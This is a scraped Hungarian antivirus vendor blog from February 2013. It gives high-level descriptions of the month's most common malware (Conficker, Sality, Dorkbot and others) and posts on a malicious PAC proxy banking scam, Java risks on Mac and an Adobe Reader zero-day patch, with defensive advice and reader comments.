
Bővebb információ: http://www.virusradar.com/HTML_Iframe.B.Gen/description

3. HTML/ScrInject.B trójai
Elterjedtsége a januári fertőzések között: 2.66%
Működés: A HTML/ScrInject trójai egy RAR segédprogrammal tömörített állomány, amely telepítése során egy üres (c:\windows\blank.html) állományt jelenít meg a fertőzött gép böngészőjében. Hátsó ajtót nyit a megtámadott rendszeren, és ezen keresztül a háttérben további kártékony JavaScript állományokat kísérel meg letölteni.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/scrinject-b-gen

4. Win32/Qhost trójai
Elterjedtsége a januári fertőzések között: 2.13%
Működés: A Win32/Qhost trójai hátsó ajtót nyit a gépen, kiszolgáltatja annak adatait a bűnözőknek. Futása során először bemásolja magát a Windows %system32% alkönyvtárába, majd kapcsolatba lép távoli vezérlő szerverével, ahonnan átvehető a teljes irányítás a megtámadott számítógép felett. A Win32/Qhost általában fertőzött e-mail üzenetek mellékleteiben terjed.




Bővebb információ: http://www.virusradar.com/en/Win32_Qhost.PEV/description

5. Win32/Sality vírus
Elterjedtsége a januári fertőzések között: 1.61%
Működés: A Win32/Sality egy polimorfikus fájlfertőző vírus. Futtatása során elindít egy szerviz folyamatot, illetve Registry bejegyzéseket készít, hogy ezzel gondoskodjon arról, hogy a vírus minden rendszerindítás alkalmával elinduljon. A fertőzése során EXE illetve SCR kiterjesztésű fájlokat módosít, és megkísérli lekapcsolni a védelmi programokhoz tartozó szerviz folyamatokat.




Bővebb információ: http://www.eset.eu/encyclopaedia/sality_nar_virus__sality_aa_sality_am_sality_ah

6. Win32/Conficker féreg
Elterjedtsége a januári fertőzések között: 1.47%
Működés: A Win32/Conficker egy olyan hálózati féreg, amely a Microsoft Windows MS08-067 biztonsági bulletinben tárgyalt hibát kihasználó exploit kóddal terjed. Az RPC (Remote Procedure Call), vagyis a távoli eljáráshívással kapcsolatos sebezhetőségre építve a távoli támadó megfelelő jogosultság nélkül hajthatja végre az akcióját. A Conficker először betölt egy DLL fájlt az SVCHost eljáráson keresztül, majd távoli szerverekkel lép kapcsolatba, hogy azokról további kártékony kódokat töltsön le. Emellett a féreg módosítja a host fájlt, ezáltal számos antivírus cég honlapja elérhetetlenné válik a megfertőzött számítógépen. Változattól függően a felhasználó maga telepíti, vagy egy biztonsági résen keresztül felhasználói beavatkozás nélkül magától települ fel, illetve automatikusan is elindulhat egy külső meghajtó fertőzött Autorun állománya miatt.




Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21conficker

7. Win32/Ramnit vírus
Elterjedtsége a januári fertőzések között: 1.17%
Működés: A Win32/Ramnit egy fájlfertőző vírus, amelynek kódja minden rendszerindításkor lefut. DLL és EXE formátumú állományokat képes megfertőzni, ám ezen kívül a HTM, illetve HTML fájlokba is illeszt kártékony utasításokat. Végrehajtásakor sebezhetőséget keres a rendszerben (CVE-2010-2568), és ha még nincs befoltozva a biztonsági rés, úgy távolról tetszőleges kód futtatására nyílik lehetőség. A támadók a távoli irányítási lehetőséggel képernyőképek készítését, jelszavak és egyéb bizalmas adatok kifürkészését, továbbítását is el tudják végezni.



Bővebb információ: http://www.virusradar.com/Win32_Ramnit.A/description?lng=en

8. Win32/Dorkbot féreg
Elterjedtsége a januári fertőzések között: 1.15%
Működés: A Win32/Dorkbot féreg cserélhető adathordozók segítségével terjed. A féreg tartalmaz egy hátsóajtó komponenst is, melynek segítségével távolról átvehető az irányítás a fertőzött számítógép felett. Maga a futtatható állomány UPX segítségével tömörített EXE, futtatása során pedig összegyűjti az adott gépről a weboldalakhoz tartozó felhasználói neveket és jelszavakat, majd ezeket megkísérli egy távoli gépre elküldeni.



Bővebb információ: http://www.virusradar.com/en/Win32_Dorkbot.B/description

9. JS/TrojanDownloader.Iframe.NKE trójai
Elterjedtsége a januári fertőzések között: 1.08%
Működés: A JS/TrojanDownloader.Iframe.NKE trójai módosítja a böngészőklienst, és önhatalmúlag átirányítja a találatokat különféle kártékony programokat tartalmazó rosszindulatú weboldalakra. A trójai kártevő kódja leggyakrabban a weboldalak HTML beágyazásában található.



Bővebb információ: http://www.virusradar.com/JS_TrojanDownloader.Iframe.NKE/description

10. Win32/Sirefef trójai
Elterjedtsége a januári fertőzések között: 0.76%
Működés: A Win32/Sirefef egy olyan trójai, mely titokban és kéretlenül átirányítja az online keresőmotorok eredményét különféle adwareket tartalmazó weboldalakra. Működése közben különféle kártékony SYS és DLL állományokat hoz létre a megfertőzött számítógép

c:\windows\system32 mappájában, és eredményes rejtőzködése érdekében rootkites technológiát is használ.



Bővebb információ: http://www.virusradar.com/Win32_Sirefef.A/description

Tetszik 5 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Kisokos a Cryptolocker kártevő ellen
- Titkosítás nem csak kémeknek
- Tűzre, vízre, és jelszóra vigyázzatok!
- Elhunyt Szőr Péter
- Erősítsük meg új mailcímünket. Vagy mégsem.

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5080491

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.


Nincsenek hozzászólások.

Újra itt van a proxy-s Javascriptes kártevő

2013.02.18. 16:56 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: bank script proxy noscript adathalászat auto-config PAC

Győztes csapaton ne változtass. Na, nem a Fradi vagy a Manchester United edzője mondja ezt, most **inkább ez lehetne a mottója annak a proxy-t módosító banki adathalász akciónak, amelynek újabb előfordulására a Netcraft közösség bukkant rá.**



Banki kártevőkről, támadásokról korábban és mostanában is többször beszámoltunk. Emlékezetes lehet például a 2012-es Ethical Hacking Day, ahol Balázs Zoltán sikeresen demonstrálta, hogy egy **saját készítésű Firefox kiegészítő segítségével hogyan lehet a kétfaktoros védelemmel ellátott Gmail fiókok feltörését** sikeresen megvalósítani.



Általános és régi véleményünk továbbá, hogy az okostelefonról folytatott bankolás nem okos dolog. Az eredeti felállásban a kétfaktoros védelem jó, a kétfaktoros védelem szép, hiszen fizikailag két jól elkülöníthető készüléken nyugszik, bankolás egyrészt a PC-ről, plusz a bankban csak személyesen megváltoztatható számra jövő mobilaláírás SMS üzenet a másik részről a zsebben lévő mobilunkra. **Ha viszont mindez egyetlen készüléken belül zajlik, sőt egy fertőzött készüléken zajlik mindez, akkor az már nem sok jóval kecsegtet, és ha tanítják is az IT Biztonság keretében, maximum elrettentő példaként ;-)** Hogy mennyire nem légből kapott elméleti teória mindez, arról érdemes a két éves TheRegister cikket elolvasni a Zeus Mitmo kártevőről, ez ugyanis **extra mezőkben bekéri a telefon típusát és a telefonszámát**, hogy észrevétlenül elhappolja a második faktorocskánkat.




Volt aztán a tarsolyunkban a Zeus trójainak egy olyan érdekes idei variánsa, **amely az erstebank.hu, a budapestbank.hu, a raiffeisen.hu, az unicreditbank.hu és az otpbank.hu felhasználói ellen irányulva újdonságképpen tökéletes magyarsággal** lépett elő, de a fertőzött gépen nem csak kitörölni tudott HTML elemeket, hanem tetszés szerint hozzáadni, módosítani is. Ezzel tehát **simán**

lecserélheti a teljes <body></body> közötti részt magában a böngésző memóriájában, és ugye ilyenkor a https, a lakat vagy a tanúsítvány és annak pedáns ellenőrzése ezen a ponton már nem oszt, nem szoroz.



Ezúttal a Netcraft blogja figyelmeztet arra a **régi-új módszerre, amelynél a proxy auto-config script (PAC) egy JavaScript kód segítségével úgy módosítja a böngészőkliens proxy beállításait, hogy azután a kártékony proxy ellophassa a felhasználók bejelentkezési nevét és jelszavát, vagy a már hitelesített belépéshez tartozó cookie-t sikeresen eltéríthesse**. A kártékony script általi proxy beállítás rendelkezik arról, mely weblapok elérése marad továbbra is közvetlen, és **melyek - elsősorban bankok - lesznek azok, amelyek csak az eltérített proxy szerveren keresztül lesznek látogathatóak a fertőzött számítógépen. Korábban ez a technika jelentős károkat tudott okozni a brazíliai felhasználók körében**, ám szemlátomást újra felbukkan különféle új helyszíneken, új célcsoportok ellen. Kétségtelen előnye, hogy nincs szükség a macerás MiTM (Man In Th Middle) támadásra, csak mindössze egy hamis banki oldalra, és arra sem árt emlékezni, hogy **ehhez hasonló sikeres támadások már legalább 2008. óta zajlanak.**



Tanulságképpen sok mindent lehetne itt halomba rakni: okostelefonra nem érdemes tovább halogatni a védelmi program beszerzését, különösen ha ez Android alapú. A bankolás csak megbízható vírusmentes környezetből induljon, nyitott wifin sosem, okostelefonról sosem, kéretlen üzenetben érkezett állítólagos banki e-mail linkjére kattintva sosem. **Böngésző beállításainknál pedig az automatikus proxy választást felejtsük el, és aki eddig még nem barátkozott volna össze a NoScript-tel, az most okvetlen keresse vele a kapcsolatot, és bátran hívja meg egy jó citromos teára vagy egy krigli forralt borra ;-)**

Tetszik 69 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- Beváltak-e a 2013-as jóslatok?
- Kellemes Karácsonyi Ünnepeket
- A jövő Autorunja lehet a Stuxnetes LNK/Agent
- Titkosítás nem csak kémeknek
- Erősítsük meg új mailcímünket. Vagy mégsem.

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5087157

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Mac-ed van és Java-t használsz? Ajaj :-)


2013.02.20. 13:39 | Csizmazia István [Rambo] | 1 komment

Címkék: mac java oracle 0day exploit sebezhetőség

Na jó, ez így persze viccesen kisarkított, de az azért tény, nincsen 100%-osan biztonságos operációs rendszer, és **a biztonság vagy annak illúziója nem létezhet védekezésre kifejlesztett programok nélkül**.




Idősebbek és katonaviseltek;-) még emlékezhetnek, hogyan változott meg az Apple marketing üzenete **a korábbi "Itt nincsenek vírusok, mint a Windows alapú gépeken, köszönhetően a beépített védelemnek, ami biztonságban tart minket anélkül, hogy ezért bármit is kellene tennünk."-ről** az aktuális "A rendszert úgy alakították ki, hogy az biztonságos legyen. A beépített védelemnek köszönhetően az OS X folyamatosan véd a rosszindulatú szoftverek letöltése ellen."-re. Aki a témában egy kis időutazásra is vágyik, elolvashatja azt **a három évvel ezelőtti Apple blogos színes, szagos, szélesvásznú interjút, melynek beszélő nevű címe: "Kell-e antivírus a Mac-re?" volt.**




Valódi választóvonal volt, amikor a tavalyi Flashback trójai már mindenfajta felhasználói interakció nélkül is sikeresen fertőzte meg az OS X alapú gépeket, közülük legalább 600 ezret zombivá alakítva botnetként működtette azokat. Előtte ugyan lehetett még legyinteni, hogy ehh, csak az átvert, social engineering trükkel kattintásra rávett félművelt juzer eshet bele ilyenekbe, ám ettől a ponttól kezdve már érdemes lett komolyan venni a fenyegetéseket. Most is lehetne úgy érvelni, hogy "de hiszen a számuk még mindig csak töredéke a Windowsos vírusokének", meg persze "csak" a Java az oka, de az oknyomozás helyett, mellett gyakorlatilag inkább azt kell nézni, oké: nyitható-e ezáltal a reverse shell a megtámadott gépen, vagy nem nyitható? **Ha pedig igen a válasz, ettől kezdve a folyamatos védekezés szükségessége már azért sokaknak nem is lehet kérdés**.



Azt persze megint csak könnyű mondani: "Ne használj Java-t!". Hiszen vannak olyan szituációk, mikor az ember gyakorlatilag nem is tehet mást, például **a "C" betűs magyar banki ügyfélként kénytelen használni az egyébként letiltásra javasolt böngésző plugint: CIB bank, CITI bank**. **Az Adobe Creative Suite 5.5, a CrashPlan PRO online biztonsági mentés vagy az OpenOffice használata esetén pedig szükséges feltelepíteni a Java-t**. Van, aztán amikor a Java önkéntesen és örömmel választott ok miatt települ: léteznek kedvenc letöltést segítő, vagy fájlmegosztást támogató olyan segédprogramok, mint a **jDownloader, a Wuala vagy a Vuze**, amiket széleskörben használnak. Továbbá vannak olyan népszerű játékok, mint például a MineCraft vagy a RuneScape, amelyek ugye szintén igénylik a Java jelenlétét, bár játszani velük természetesen nem kötelező.



Nyilván mást is tenni kell a megoldás érdekében, mint feljelentést tenni az FBI-nál. Ahogyan a VM Ware is kénytelen volt belátni, és előálltak egy ütős ígérettel a rendszeres időközönként kibocsátott biztonsági javításokra, ugyanez érvényes az Oracle esetében is. A korábbi gányolt (több verzió jelenléte egyszerre párhuzamosan egy gépen belül, negyedévenkénti patch, stb.) megoldások helyébe az Oracle-nek is **belátható időn belül elő kell állnia egy legalább havi rendszerességű gyorsreagálású foltozással, ennek kifejlesztését és megnyugtató üzemszerű bevezetését** HD Moore, a Metasploit alapítója idén januárban körülbelül két évre becsülte.



Mi felhasználók, **addig is igyekezhetünk mindenhol - Windows-on, OS X-en, és Linux alatt is - csak akkor Javat telepíteni, ha az feltétlenül szükséges** (mondjuk Linux alatt az OpenOffice miatt ez eleve nem ad túl nagy mozgásteret), a böngésző kliensben pedig a Java kiegészítőt csak arra az időre bekapcsolni, amíg például a bankolás ezt megköveteli (az Internet Explorereket kérjük leadni a szertárban ;-). Természetesen ez okoz némi nemű kényelmetlenséget, de érdemben mindenképpen megéri a fáradságot. Továbbá **minden Java-t futtatni képes platformot, ideértve a fentebb emlegetett Macintosh-t is, folyamatosan kell patchelni, mellette pedig vírusvédelmi, internetbiztonsági csomaggal is érdemes védeni**, hogy az év végi "2013. a Java kártevők éve volt bla-bla-bla" című vírus-összefoglaló olvasásakor ez számunkra majd csak egy könnyed színes olvasnivaló legyen, ne pedig húsba, jobban mondva gépbe vágó fájdalmas valóság.

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

· 1 trackback

Ajánlott bejegyzések:

- Boldog Új Évet Kívánunk!
- 2014 az internetes adatvédelemről szól majd
- A jövő Autorunja lehet a Stuxnetes LNK/Agent
- 12 tipp a biztonságos karácsonyi vásárláshoz
- Spammelés antivírus cégek nevében

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5094002

Trackbackek, pingbackek:

Trackback: Mandiner blogajánló 2013.02.21. 12:13:01

Ezt a posztot ajánlottuk a Mandiner blogajánlójában.

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



buherator · http://buhera.blog.hu 2013.02.20. 14:01:30

twitter.com/SecurityMemes/status/240843427338670080/photo/1

Javították az Adobe nulladik napi hibáját

2013.02.22. 09:20 | Csizmazia István [Rambo] | 4 komment

Címkék: frissítés javascript reader adobe acrobat 0day exploit dep aslr


Megérkezett a **javítás az Adobe Reader és Adobe Acrobat programokhoz**, amely olyan kritikus besorolású hibát javít, amelyet már aktívan ki is használnak a kártevők.





Aki rendszeresen olvasgatja a blogot, az talán nem lepődik meg, hogy a Java-s történethez hasonlóan itt is felsoroljuk, hogy **a javítást nem csupán Windows gépeken célszerű végrehajtani, hanem minden operációs alatt, azaz a frissítés OS X és Linux alatt is strongly recommended ;-)** Az Adobe Readerrel kapcsolatos sebezhetőségek egyébiránt már évek óta terítéken vannak, egyes vélemények szerint az alternatív PDF olvasók választása lehet a jó megoldás, mindenesetre **a cikk vége felé az Adobe Reader biztonságos beállításairól is ejtünk pár keresetlen szót**.



A most bezárt sebezhetőséget kihasználó kártékony PDF egy erősen összezavart kinézetű JavaScript kódot tartalmaz beágyazva, a kártevő pedig egyrészt képes megkerülni az olyan beépített védelmeket, mint az ASLR (Address-Space Layout Randomization - a számítógép minden újraindításakor a rendszerfájlokat véletlenszerűen kiválasztott memóriaterületekre tölti be) valamint a DEP (Data Execution Prevention - Adatvégrehajtás megakadályozása), másrészt mivel egyáltalán nem is tartalmaz hagyományos shell kódot, így ezt az emuláció alapú védelmek nem képesek észlelni.







A már fent [említett haladéktalan frissítés mellett](#) érdemes biztonságunk érdekében a beállításainkat is ellenőrizni, így **hasznos, ha telepítéskor az automatikus update-t** választjuk ki, telepítés után pedig **a Protected View opció bekapcsolása, illetve a JavaScript alapértelmezés szerinti engedélyezésének letiltása a javasolt teendő**. Emellett merjünk nagyot álmodni, és reménykedjünk, hogy egyszer talán még akár azt is megérjük, hogy az utóbbi kettő beállításnál ezek lesznek majd a default opciók;-)

Tetszik 78 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 1 Tweet

Ajánlott bejegyzések:

- [Beváltak-e a 2013-as jóslatok?](#)
- [Titkosítás nem csak kémeknek](#)
- [Öt új kiberbűnözői név az FBI listáján](#)
- [Negyedszázados a számítógépes féreg](#)
- [Erősítsük meg új mailcímünket. Vagy mégsem.](#)

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5097319

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Track-R 2013.02.22. 16:14:02

Az Úr 6 nap alatt teremtette a világot, és a hetedik napon megpihent. Csakhogy! Előtte a nulladik napon nagyot hibázott az Adobe! Dráma! :)
Bocs, de ez a fajta fordítás olyan, mint ha a a TV-t távlátványnak vagy valami hasonló butaságnak fordítanánk. A "0day" teljesen jó megnevezés, felesleges erőltetni a magyarosítást.

www.owanderer.com 2013.02.23. 12:20:42

"...illetve a JavaScript alapértelmezés szerinti engedélyezésének letiltása a javasolt teendő. Emellett merjünk nagyot álmodni, és reménykedjünk, hogy egyszer talán még akár azt is megérjük, hogy az utóbbi kettő beállításnál ezek lesznek majd a default opciók;-)"

Feltetelezzuk hogy te egy magasan kepzett szakblogger es virusvedelmi tanacsado vagy, illetve hogy az altalad fentebb megfogalmazottak szerint cselekszel. Ezek szerint te nagy valoszinuseggel kikapcsolod a js futtatast a bongeszodben es minden altalad meglatogatott oldal forraskodjat elozetesen megvizsgalod csak hogy kizard a virusfertozes veszelyet. Bocs a szegenyes fantaziamert :) de biztosan nagy elmeny lehet igy bongeszni, igazan irigyellek erte es oszinten tisztelem a turelmed is ha tenyleg igy cselekszel :) ... szerinted egy atlag felhasznalo mit latna a webszajtok nagyreszebol js-ek nelkul? :) Biztosan tudod hogy pl a te egyszeru blogodhoz is legalabb 15-20js kapcsolodik (ha akarod megnezhetem neked a pontos szamot de ezt biztosan te is meg tudod tenni :). ...
Almodhatsz nagyot de nem hiszem hogy a jovo netes megjelenitesenek ez lenne az utja.
Tolem ugy hasznalod a netet ahogy akarod de ha ezt latod almaidban akkor egyszerubb lenne szamodra ha ujsagot "bongesznel" a net helyett de azt is gumikesztyuben :)
Az infulenza virustorzsek nagyresze emberrol emberre terjed igy a haziorvos akar azt is tanacsolhatna hogy keruljuk el az emberlakta tersegeket es akkor biztosan nem leszunk infulenzasak :)
...de hat en nem tudhatom, nem vagyok virusvedelmi szaktanacsado :)



Csizmazia István [Rambo] · http://antivirus.blog.hu 2013.02.24. 07:38:24

Nem is igaz, nem gumikesztűben netezek, hanem orvosi cérnakesztűben ;-) Az Adobe Readerről szóló cikkben pedig úgy vélem, totál félreértesz valamit.

1. A JavaScript kikapcsolása az Adobe Reader-re vonatkozik, mert ott szerintem, ha valaki nem interaktív űrlapokat tölt ki, akkor abszolút semmi szüksége nincs rá, de ha mégis be van kapcsolva, akkor viszont észrevételenül lefuthat bármilyes kártékony script, és ez tuti veszélyforrás.

2. Az US-CERT egyetért ezzel, és szintén javasolja a JS lekapcsolást:
www.us-cert.gov/cas/techalerts/TA12-101B.html

